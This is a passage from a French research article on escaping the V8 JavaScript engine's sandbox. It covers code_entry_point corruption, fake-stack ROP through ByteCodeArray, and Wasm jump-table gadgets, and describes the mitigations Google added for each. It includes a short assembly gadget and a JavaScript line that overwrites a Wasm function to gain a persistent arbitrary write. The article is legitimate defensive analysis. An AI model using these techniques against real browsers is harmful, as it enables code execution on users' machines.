4. les primitives *fakeObj* et *arbWrite* sont utilisées pour écraser le `code_entry_point` en le remplaçant par l'adresse du premier `Float` du tableau ;
5. La fonction est ensuite appelée une nouvelle fois de manière à exécuter le premier gadget JOP.




Fig. 10. Corruption du *raw pointer* `code_entry_point`

Code Pointer Table (CPT). Pour ce prémunir de cette attaque, le `code_entry_point` a été déplacé en dehors de la sandbox dans une table externe appelée la *Code Pointer Table* (CPT). Ainsi, le `code_entry_point` n'est plus un *raw pointer*, mais un offset vers la *Code Pointer Table*, qui contient ensuite le pointeur vers le point d'entrée.

La CPT est similaire à l'EPT présentée section 6.1. Ce sont toutes deux des tables de pointeurs, cependant l'EPT est réservée au référencement des objets externes à la sandbox. La CPT joue un rôle différent, car

son objectif est de protéger le code exécutable. Pour cela, une approche par CFI (*Control Flow Integrity*) est réalisée. Le CFI permet de vérifier l'intégrité du code *avant* son exécution, en s'assurant, par exemple, que des appels illégitimes à des fonctions systèmes (*syscall*) ne soient pas présents, et/ou en intégrant des vérifications basées sur la signature des prototypes de fonctions (composée des informations telles que la convention d'appel, les arguments, et le premier opcode).

Fake Stack. Suite à la sécurisation du `code_entry_point` dans la CPT en août 2023, une nouvelle technique d'évasion a été développée, ciblant cette fois le champ `ByteCodeArray`.

À ce jour, aucune analyse publique n'a détaillé le fonctionnement précis de cette technique. Néanmoins, le code d'exploitation complet utilisé pour la vulnérabilité identifiée est disponible sur le site de *ticketing* de Google sous la référence CRbug `#1473631` [19], permettant ainsi d'en dessiner les contours. Cette attaque vise donc à déclencher une séquence classique de ROP au moment de l'instruction de retour d'une fonction *Built-in* (cf. section 3.1). Ce qui rend l'attaque inédite c'est la capacité de l'attaquant à tromper la machine virtuelle Ignition, l'incitant à utiliser une fausse pile lors de l'exécution du *ByteCode*.

En effet, pour exécuter du *ByteCode* Javascript, Ignition enregistre le code résultant de la compilation, ainsi que d'autres informations nécessaires à l'exécution, dans un tableau appelé le `ByteCodeArray`. Ce tableau est référencé par un *raw pointer*, au sein de la structure `SharedInfoFunction`.

L'attaquant en capacité d'écraser le pointeur vers le `ByteCodeArray` va forger un nouveau tableau en y plaçant un enchaînement d'opcodes spécialement conçu pour forcer l'interpréteur, lors du retour à la fonction appelante, à utiliser une fausse pile. Cette fausse pile est entièrement sous le contrôle de l'attaquant et lui permet de placer l'adresse du début de la chaîne ROP à la place de l'adresse de retour.

La figure 11 représente la pile de la fonction Javascript déclarée par l'attaquant, ainsi que la fausse pile utilisée par Ignition lors du retour vers la fonction parente. Les étapes nécessaires à l'attaque, détaillées maintenant, sont également indiquées sur la figure.

1. L'attaquant utilise les primitives *addrOf* et *fakeObj* pour retrouver la représentation en mémoire sous forme d'objet de la fonction `SharedInfoFunction`. L'attaquant écrase le pointeur `ByteCodeArray` pour le remplacer par un tableau d'opcode sous son contrôle. Ce pointeur est ensuite copié par Ignition sur la pile

(*stack*), remplaçant ainsi le *ByteCode* initial de la fonction par celui forgé par l'attaquant ;
2. Lors de l'exécution du *ByteCode* malveillant, le pointeur *Previous Stack Frame* est écrasé par l'adresse de la fausse pile sous le contrôle de l'attaquant ;
3. Dans cette fausse pile, l'adresse de retour est modifiée pour rediriger le flot d'exécution vers une chaîne de ROP.




Fig. 11. Étapes du `ByteCodeArray` ROP

Trusted Space. L'attaque contre le `ByteCodeArray` montre la nécessité de protéger des objets critiques internes au tas de V8. En effet, les objets contenant du *ByteCode*, du code machine ou même des meta-données peuvent être ciblés par les attaquants pour échapper la sandbox. Pour pallier à ce problème un nouveau mécanisme appelé *Trusted Space* a été ajouté à la sandbox V8 en octobre 2023 [50]. La figure 12 illustre l'architecture du *TrustedSpace*.

Les objets critiques, appelés *Trusted Objects*, sont désormais déplacés dans un espace isolé appelé *Trusted Space*. Cet espace mémoire est une *Memory Cage* à l'instar de la *Main Cage*. Deux types de pointeurs sont alors créés pour permettre l'accès aux objets sur le *Trusted Space* :

— *Trusted pointer* : un objet sur la *Main Cage* va accéder à un objet sur le *Trusted Space* via une nouvelle table de pointeur appelée la

Trusted Pointer Table (TPT). Ainsi, le pointeur est représenté par un index dans la TPT ;
— *Protected pointer* : un objet dans le *Trusted Space* accède à un autre objet du *Trusted Space* en utilisant un offset sur 32 bits par rapport à l'adresse de base du *Trusted Space*. Il s'agit d'un pointeur compressé comme ceux existant dans la *Main Cage*.




Fig. 12. *Trusted Space*

Wasm Gadgets. Malgré les multiples protections intégrées à la sandbox V8, les attaquants ont démontré leur capacité d'adaptation en développant une nouvelle technique d'évasion, cette fois en ciblant spécifiquement l'environnement d'exécution du code WebAssembly. Cette technique a notamment été exploitée sur la `CVE-2024-0517` impactant le compilateur Maglev [12], et la `CVE-2023-4762` qui permet de faire fuiter l'objet *The-Hole* [20, 23]. En effet, le code *Wasm* compilé par Turbofan est placé dans une page RWX. Cette page est référencée via le champ `jump_table_start` de la structure `WasmInstanceObject` sous forme de raw pointer. En ciblant ce pointeur, l'attaquant peut contourner la sandbox V8 et contrôler le flot d'exécution.

Lors de l'appel à une fonction *Wasm*, le flot d'exécution est d'abord redirigé vers une *Jump Table* composée de plusieurs instructions assembleur *jmp*, dont l'objectif est de sauter vers le code de la fonction correspondante. Lors du premier appel d'une fonction, le code n'est pas encore présent sur la page RWX ; il est compilé lors de ce premier appel, selon une technique connue sous le nom de *lazy compilation*.[16] Cette compilation est réalisée par un appel à la fonction *WasmCompileLazy*. Le champ `jump_table_start` pointe donc vers la jump table, comme représenté en figure 13. Ce champ n'est utilisé qu'une seule fois lors du premier appel de la fonction. Ensuite, la fonction est représentée en mémoire par un objet *function* avec son propre point d'entrée. Lorsqu'une fonction *Wasm* est appelée, ses arguments sont stockés dans les registres `RAX`, `RDX` et `RCX`, ce qui permet à l'attaquant de contrôler ces registres.




Fig. 13. Représentation de la *Jump Table*

Ensuite, pour copier un *shellcode* sur la page RWX, puis y rediriger le flot d'exécution, l'attaquant doit procéder à plusieurs étapes complexes. La stratégie est la suivante :

- Création d'une primitive d'écriture arbitraire en dehors de la sandbox sous forme de gadget ;
- Utilisation du gadget pour corrompre tous les appels de fonction *Wasm* en les convertissant en une deuxième primitive d'écriture arbitraire ;
- Copie d'un *shellcode* sur la page RWX puis redirection du flot d'exécution dessus.

[16] `https://v8.dev/docs/wasm-compilation-pipeline`

Pour créer la primitive d'écriture arbitraire sous forme de gadget, l'attaquant place un Float dans une fonction *Wasm* pour former, une fois compilée, les opcodes suivants :

```
1 mov    QWORD PTR [rax],rdx
2 ret
```

Cependant, avec la présence de l'étape de *lazy compilation* décrite précédemment, l'attaquant ne peut pas directement rediriger le flot d'exécution vers ce gadget, car il n'est présent en mémoire que si la fonction est appelée. Ainsi, la solution consiste à utiliser deux fonctions *Wasm* :

— `Function 1` : compilée lors d'un appel, contient dans son code le gadget (sous forme de Float) ;
— `Function 2` : sert à rediriger le flot d'exécution vers le gadget.

Ainsi, l'attaquant modifie le pointeur `jump_table_start` pour le diriger vers le gadget. Lors de l'appel à la deuxième fonction, le gadget sera exécuté à la place de la *Jump Table* comme cela est illustré sur la figure 14. L'écriture arbitraire ne peut cependant être utilisée qu'une fois. La prochaine étape consiste donc à obtenir une écriture arbitraire persistante.




Fig. 14. Appel de `Function 2` redirigé vers le gadget dans `Function 1`

Ainsi, le prochain objectif de l'attaquant est de réécrire par-dessus le code de `Function 2` afin d'obtenir une écriture arbitraire capable d'être appelée à tout moment comme le serait une fonction *Wasm*. La primitive d'écriture arbitraire (le gadget) est appelée avec comme argument l'adresse de `Function 2` et comme contenu l'opcode à placer par-dessus le code de la fonction. Le code Javascript correspondant est le suivant :

```
let initial_rwx_write_at = wasm_rwx + wasm_function2_offset;
  function2(initial_rwx_write_at, 0xc310894890909090n);
```

L'opcode est identique à celui utilisé dans le gadget, il s'agit d'un `mov` plaçant le contenu du registre `RDX` dans l'adresse mémoire contenue par le registre `RAX`. L'attaquant transforme ainsi `Function 2` en une nouvelle primitive qu'il peut appeler comme il le souhaite. Le résultat obtenu est représenté dans la figure 15.




Fig. 15. Réécriture de la Fonction 2

Équipé d'une écriture arbitraire persistante, l'attaquant est en mesure de copier un *shellcode* dans la page RWX. Cependant, comme mentionné précédemment, le pointeur `jump_table_start` n'est utilisable qu'une seule fois. Pour rediriger le flot d'exécution vers le *shellcode*, l'attaquant va donc instancier un nouveau code Wasm pour obtenir un pointeur `jump_table_start` vierge puis l'écraser pour rediriger le flot d'exécution vers le *shellcode*. L'agencement de la mémoire RWX obtenue est représenté en figure 16.

Pour neutraliser cette attaque, la structure `WasmInstanceObject` a été déplacée dans le *Trusted Space* en janvier 2024 [18], permettant ainsi d'empêcher la manipulation du pointeur `jump_table_start`.

6.4 Vue d'ensemble des mécanismes de la sandbox V8

Afin de répondre aux menaces persistantes ciblant V8, la sandbox V8 n'a donc cessé d'évoluer et de s'adapter aux nouvelles techniques d'évasion élaborées par les attaquants. La structure actuelle de la sandbox est illustrée dans la figure 17.




Fig. 16. Redirection vers le *shellcode*

Ainsi, à ce jour, l'architecture est composée des éléments suivants :

— **V8 Pointer Compression Cage :** il s'agit de l'espace désigné par le terme *Main Cage*. Cette zone mémoire du tas est utilisée par V8 pour stocker ses objets classiques. Cependant, ce n'est pas un espace de confiance, car les objets qui y résident sont considérés comme potentiellement corruptibles par un attaquant. Pour référencer des objets situés en dehors de cet espace, des types de pointeurs spécifiques sont utilisés ;

— **TrustedSpace :** les objets situés dans la *Memory Cage Trusted Space* contiennent des données ou du code sensibles. Ce sont des objets V8 classiques, mais avec un type d'instance spécial qui leur permet d'être alloués dans ce tas de confiance, distinct des autres objets V8 susceptibles d'être corrompus. Cette configuration garantit qu'ils n'ont pas été manipulés par un attaquant. Bien qu'ils puissent être lus en toute sécurité, une attention particulière est nécessaire de la part des développeurs lors de leurs manipulations pour éviter toute corruption de mémoire dans cet espace de confiance ;

— **`ArrayBuffer` Partition :** cet espace est dédié au stockage du tampon `BackingStore` des objets `ArrayBuffer`. L'objet `ArrayBuffer` est situé dans la sandbox et pour référencer son `BackingStore` un pointeur de type *Sandboxed Pointer* est utilisé ;

— **Wasm memory cages :** semblable à la `ArrayBuffer Partition`, cet espace est dédié au WebAssembly ;

— **Guarded region :** afin de confiner les tableaux de type `ArrayBuffer` et `TypedArray` dans la sandbox, deux régions dont




Fig. 17. Vue d'ensemble des mécanismes de la sandbox V8

les pages mémoires sont gardées (via l'option `PROT_NONE` pour `mmap` par exemple) sont ajoutées aux abords de la sandbox [46].

La sandbox V8 utilise différents types de pointeurs pour référencer des objets en mémoire, chacun ayant des implications spécifiques en termes de sécurité et de gestion des accès [49].

1. **Compressed Pointer** ou compression de pointeur, offset sur 32 bits, utilisé pour les objets dans une *Memory Cage*, c'est un offset par rapport à l'adresse de base de la *Memory Cage* ;
2. **Sandboxed Pointer :** Offset de 40 bits à partir du début de la sandbox. Permet de référencer les objets situés dans la sandbox,

mais à l'extérieur de la *V8 Pointer Compression Cage*. Ces objets particuliers comme le `BackingStore` d'un `ArrayBuffer` nécessitent des mesures de sécurité supplémentaires, raison pour laquelle ils sont logés dans une *Memory Cage* distincte ;

3. **External Pointer :** les objets externes à la sandbox sont référencés sous forme d'offset dans une table de pointeurs appelée *External Pointer Table* (EPT). Cette table de pointeurs est située en dehors de la sandbox ;
4. **Trusted Pointer :** offset par rapport à la table *Trusted Pointer Table* (TPT). Utilisé pour référencer les objets placés dans la *Memory Cage Trusted Space*. Cette table de pointeurs est également située en dehors de la sandbox ;
5. **Code Pointer :** offset par rapport à la table *Code Pointer Table* (CPT). Utilisé pour sécuriser le point d'entrée du code d'une fonction ;
6. **Uncompressed/Full Pointer/Pointeur non sandboxé :** il s'agit d'un *raw pointer* sur 64 bits. Bien que les *raw pointers* ne devraient plus être utilisés, la sandbox V8 est encore en cours de développement, ce qui signifie que tous les pointeurs n'ont pas encore été sécurisés, au moment de la rédaction de cet article.

6.5 Futures Améliorations

Les enseignements tirés des tentatives d'évasion de la sandbox V8 ouvrent la voie à des améliorations futures visant à renforcer encore davantage la sécurité de cet environnement d'exécution. La stratégie actuelle de la sandbox consistant à apporter un correctif en réaction à une attaque réussie montre ces limites. En effet, dans un tel modèle de développement, il n'est malheureusement pas impossible de voir émerger de nouvelles techniques d'évasions. Les développeurs impliqués dans le projet semblent en avoir pris conscience et proposent désormais de nouvelles approches basées notamment sur l'utilisation de primitives de sécurité matérielle [40]. Ces considérations sont abordées ci-dessous.

Protections matérielles

1. **Pointer Authentication :** La technologie *Pointer Authentication Code* (PAC), implémentée notamment sur l'architecture ARM, ajoute des informations d'authentification en reliant chaque pointeur à une clé d'authentification. Lors de l'utilisation du pointeur,

la signature est vérifiée par le CPU, garantissant ainsi l'intégrité du pointeur. PAC prévient les attaques visant à corrompre les pointeurs dans la mémoire.

2. **Protection de la pile :**
   — `Shadow Stack` : est une technique qui maintient une pile parallèle pour stocker les adresses de retour des fonctions. Cela permet de détecter les modifications indésirables de la pile d'exécution. En pratique, ce type d'approche est implémenté sur les processeurs Intel (*Control-flow Enforcement Technology* CET [51]) et ARM (*Guarded Control Stack* GCS [2]) ;
   — `PAC RET` : vise à sécuriser les adresses de retour dans la pile en ajoutant des signatures aux adresses de retour. Cette mesure empêche les attaquants de manipuler les retours d'appels de manière malveillante. ARM utilise donc PAC pour signer les adresses de retour.
3. **Landing Pads :**
   Le *Landing Pads* est une technique de *Control-Flow Integrity* (CFI) du type *Forward-Edge CFI.* Comme mentionné section 6.3, le CFI est une mesure de sécurité qui vise à prévenir les attaques basées sur la corruption du flot de contrôle d'un programme. En imposant des restrictions strictes sur les transferts de contrôle, le CFI peut contrer efficacement les tentatives de déviation du flot d'exécution vers des zones indésirables de la mémoire.
   Une implémentation possible consiste à ajouter des instructions assembleur utilisées comme marqueurs, permettant de valider les sauts de code vers des destinations spécifiques. Grâce à ces instructions, le code ne peut effectuer des sauts qu'à des emplacements prédéfinis, connus sous le nom de *Landing Pads.* Des implémentations telles que l'*Intel Indirect Branch Tracking* (IBT) du *Control-Flow Enforcement Technology* (CET) ou l'ARM *Branch Target Identification* (BTI) utilisent cette approche et pourrait améliorer significativement la résilience de la sandbox face aux détournements du flot d'exécution.
4. **JIT Memory Integrity :**
   La préservation de l'intégrité de la mémoire JIT est essentielle pour contrer les attaques visant à corrompre le code généré à la volée. Les solutions telles que l'Intel *Memory Protection Key* (MPK) [34] ou les extensions ARM *Permission Overlay* [1] pourraient permettre le renforcement de la protection de la mémoire utilisée par le moteur d'exécution V8.

L'adoption de ces protections matérielles pourrait offrir une défense multi-couche contre une variété d'attaques avancées, contribuant ainsi à la robustesse de la sandbox V8 face aux menaces émergentes.

Capture The Flag (CTF). Anticiper quels objets pourraient être exploités à des fins malveillantes s'avère être une tâche difficile. Afin de stimuler l'innovation et la recherche en matière de sécurité, Google a lancé un *Capture The Flag* (CTF) pour v8 [17] dont l'objectif est de découvrir des techniques d'évasion de la sandbox. Une classe d'objet spécifique a même été ajoutée au code de la sandbox pour permettre aux chercheurs de simuler les primitives *addrOf* et *fakeObj* sans recourir à une vulnérabilité réelle [43]. Ces évolutions témoignent de l'engagement continu de Google à anticiper et à contrer les attaques futures contre la sandbox V8.

7 Conclusion

V8, moteur d'exécution Javascript au cœur des navigateurs modernes, demeure toujours une cible privilégiée pour les attaquants cherchant à obtenir un point d'entrée sur le système d'une victime. Cet article a examiné en détail les techniques d'exploitation couramment utilisées ainsi que les mesures de protection mises en place pour contrer ces attaques.

L'évolution constante des attaques contre V8 a mis en lumière la nécessité de nouvelles mesures de protection. L'analyse des exploits a révélé la sophistication des techniques employées, mettant en évidence les défis auxquels est confrontée la sécurité du moteur.

Ainsi, la mise en place de la sandbox V8 a permis de neutraliser les stratégies d'exploitation habituellement utilisées par les attaquants en isolant les capacités d'écriture et de lecture au sein de la sandbox. Les mécanismes internes de la sandbox V8 ont été analysés en profondeur. La stratégie actuelle repose sur l'isolation des objets Javascript, mais les attaques réussies soulignent la nécessité d'anticiper de nouvelles classes d'objets pouvant être exploitées.

Le lancement d'un *Capture The Flag* (CTF) dédié à v8 par Google témoigne de l'engagement à encourager la recherche en sécurité. Il témoigne également d'un certain niveau de maturité en matière de sécurité.

Enfin pour renforcer la protection, des améliorations futures sont envisagées, notamment la mise en place d'une *Control-Flow Integrity* avec l'introduction de protections matérielles, telles que *Landing Pads*, *Pointer*

[17] `https://github.com/google/security-research/tree/master/v8ctf`

Authentication, *Shadow Stack*, *PAC RET*, et la préservation de l'intégrité de la mémoire JIT, offrant une défense multi-couche contre les attaques sophistiquées. Ces solutions exploitent des fonctionnalités spécifiques des architectures matérielles et pourraient renforcer la sécurité globale de la sandbox.

En conclusion, la lutte constante entre les attaquants et les défenseurs souligne l'importance d'une approche holistique pour garantir la sécurité des environnements d'exécution Javascript. Les efforts conjoints des chercheurs en sécurité, des développeurs et des concepteurs d'architectures matérielles sont essentiels pour maintenir la robustesse des systèmes et protéger les utilisateurs finaux contre les menaces émergentes.

Je souhaite exprimer ma gratitude aux relecteurs pour leur temps et leur expertise : Mr Guillaume Bouffard, Mr Arnauld Michelizza et Mr Sebastien Varrette. Vos commentaires constructifs ont grandement contribué à l'amélioration de ce travail. Merci également à toute l'équipe du LAM, votre soutien et votre collaboration ont été essentiels à la réalisation de cet article.

Références

1. ARM. Permission indirection and permission overlay extensions. https://developer.arm.com/documentation/102376/0200/Permission-indirection-and-permission-overlay-extensions.
2. ARM. Shadow stacks for 64-bit Arm systems. https://lwn.net/Articles/940403/.
3. Clemens Backes. Liftoff : a new baseline compiler for WebAssembly in V8. https://v8.dev/blog/liftoff, 2018.
4. Brendon. Exploiting CVE-2021-21225 and disabling W⊕X. https://tiszka.com/blog/CVE_2021_21225_exploit.html, 2021.
5. Mathias Bynens. Elements kinds in V8. https://v8.dev/blog/elements-kinds, 2017.
6. Mathias Bynens. Celebrating 10 years of V8. https://v8.dev/blog/10-years, 2018.
7. Bruce Chen. TheHole New World - how a small leak will sink a great browser (CVE-2021-38003). https://starlabs.sg/blog/2022/12-the-hole-new-world-how-a-small-leak-will-sink-a-great-browser-cve-2021-38003/, 2022.
8. Ieu Eauvidoum. Twenty years of Escaping the Java Sandbox. http://phrack.org/issues/70/7.html, 2021.
9. ECMA. ECMA-262 : ECMAScript 2023 language specification. https://ecma-international.org/publications-and-standards/standards/ecma-262/, 2023.
10. Jaroslav Sevcik et Benedikt et Meurer Georg Neis. Fast arithmetic for dynamic languages. https://docs.google.com/presentation/d/1wZVIqJMODGFYggueQySdiA3tUYuHNMcyp_PndgXsO1Y.

11. Igor Sheludko et Santiago Aboy Solanes. Pointer compression. https://v8.dev/blog/pointer-compression, 2020.
12. Javier Jimenez et Vignesh Rao. Google Chrome V8 CVE-2024-0517 Out-of-Bounds Write Code Execution. https://blog.exodusintel.com/2024/01/19/google-chrome-v8-cve-2024-0517-out-of-bounds-write-code-execution/, 2024.
13. Jeremy Fetiveau. Circumventing Chrome's hardening of typer bugs. https://doar-e.github.io/blog/2019/05/09/circumventing-chromes-hardening-of-typer-bugs/, 2019.
14. Jeremy Fetiveau. Introduction to TurboFan. https://doar-e.github.io/blog/2019/01/28/introduction-to-turbofan/, 2019.
15. fscholz. Multiprocess Firefox. https://devdoc.net/web/developer.mozilla.org/en-US/docs/Mozilla/Firefox/Multiprocess_Firefox.html, 2017.
16. Google. Stable Channel Update for Desktop Tuesday, April 20, 2021. https://chromereleases.googleblog.com/2021/04/stable-channel-update-for-desktop_20.html.
17. Google. 0day In the Wild. https://docs.google.com/spreadsheets/d/1lkNJ0uQwbeC1ZTRrxdtuPLCIl7mlUreoKfSIgajnSyY, 2023.
18. Google. Issue 14499 : Move Wasm instance data to the Trusted Space. https://bugs.chromium.org/p/v8/issues/detail?id=14499, 2023.
19. Google. Issue 1473631. https://bugs.chromium.org/p/chromium/issues/detail?id=1473631, 2023.
20. Google. Stable Channel Update for Desktop. https://chromereleases.googleblog.com/2023/09/stable-channel-update-for-desktop.html, 2023.
21. Google. Stable Channel Update for Desktop Friday, April 14, 2023. https://chromereleases.googleblog.com/2023/04/stable-channel-update-for-desktop_14.html, 2023.
22. Google. Stable Channel Update for Desktop Monday, June 5, 2023. https://chromereleases.googleblog.com/2023/06/stable-channel-update-for-desktop.html, 2023.
23. Google's Threat Analysis Group. 0-days exploited by commercial surveillance vendor in Egypt. https://blog.google/threat-analysis-group/0-days-exploited-by-commercial-surveillance-vendor-in-egypt/, 2023.
24. Jack Halon. Chrome Browser Exploitation, Part 3 : Analyzing and Exploiting CVE-2018-17463. https://jhalon.github.io/chrome-browser-exploitation-3/, 2023.
25. Haraken. How Blink works. https://docs.google.com/document/d/1aitSOucL0VHZa9Z2vbRJSyAIsAz24kX8LFByQ5xQnUg, 2018.
26. jarin@chromium.org. Issue 8806 : Harden Turbofan's bounds check against typer bugs. https://bugs.chromium.org/p/v8/issues/detail?id=8806, 2019.
27. Jungwon Lim, Yonghwi Jin, Mansour Alharthi, Xiaokuan Zhang, Jinho Jung, Rajat Gupta, Kuilin Li, Daehee Jang, and Taesoo Kim. SOK : On the Analysis of Web Browser Security. *CoRR*, abs/2112.15561, 2021. https://arxiv.org/pdf/2112.15561.pdf.
28. Benedikt Meurer. An Introduction to Speculative Optimization in V8. https://ponyfoo.com/articles/an-introduction-to-speculative-optimization-in-v8, 2017.

29. Microsoft. Control flow guard for platform security. https://learn.microsoft.com/en-us/windows/win32/secbp/control-flow-guard, 2022.
30. Microsoft. Arbitrary code guard. https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/exploit-protection-reference?view=o365-worldwide#arbitrary-code-guard, 2023.
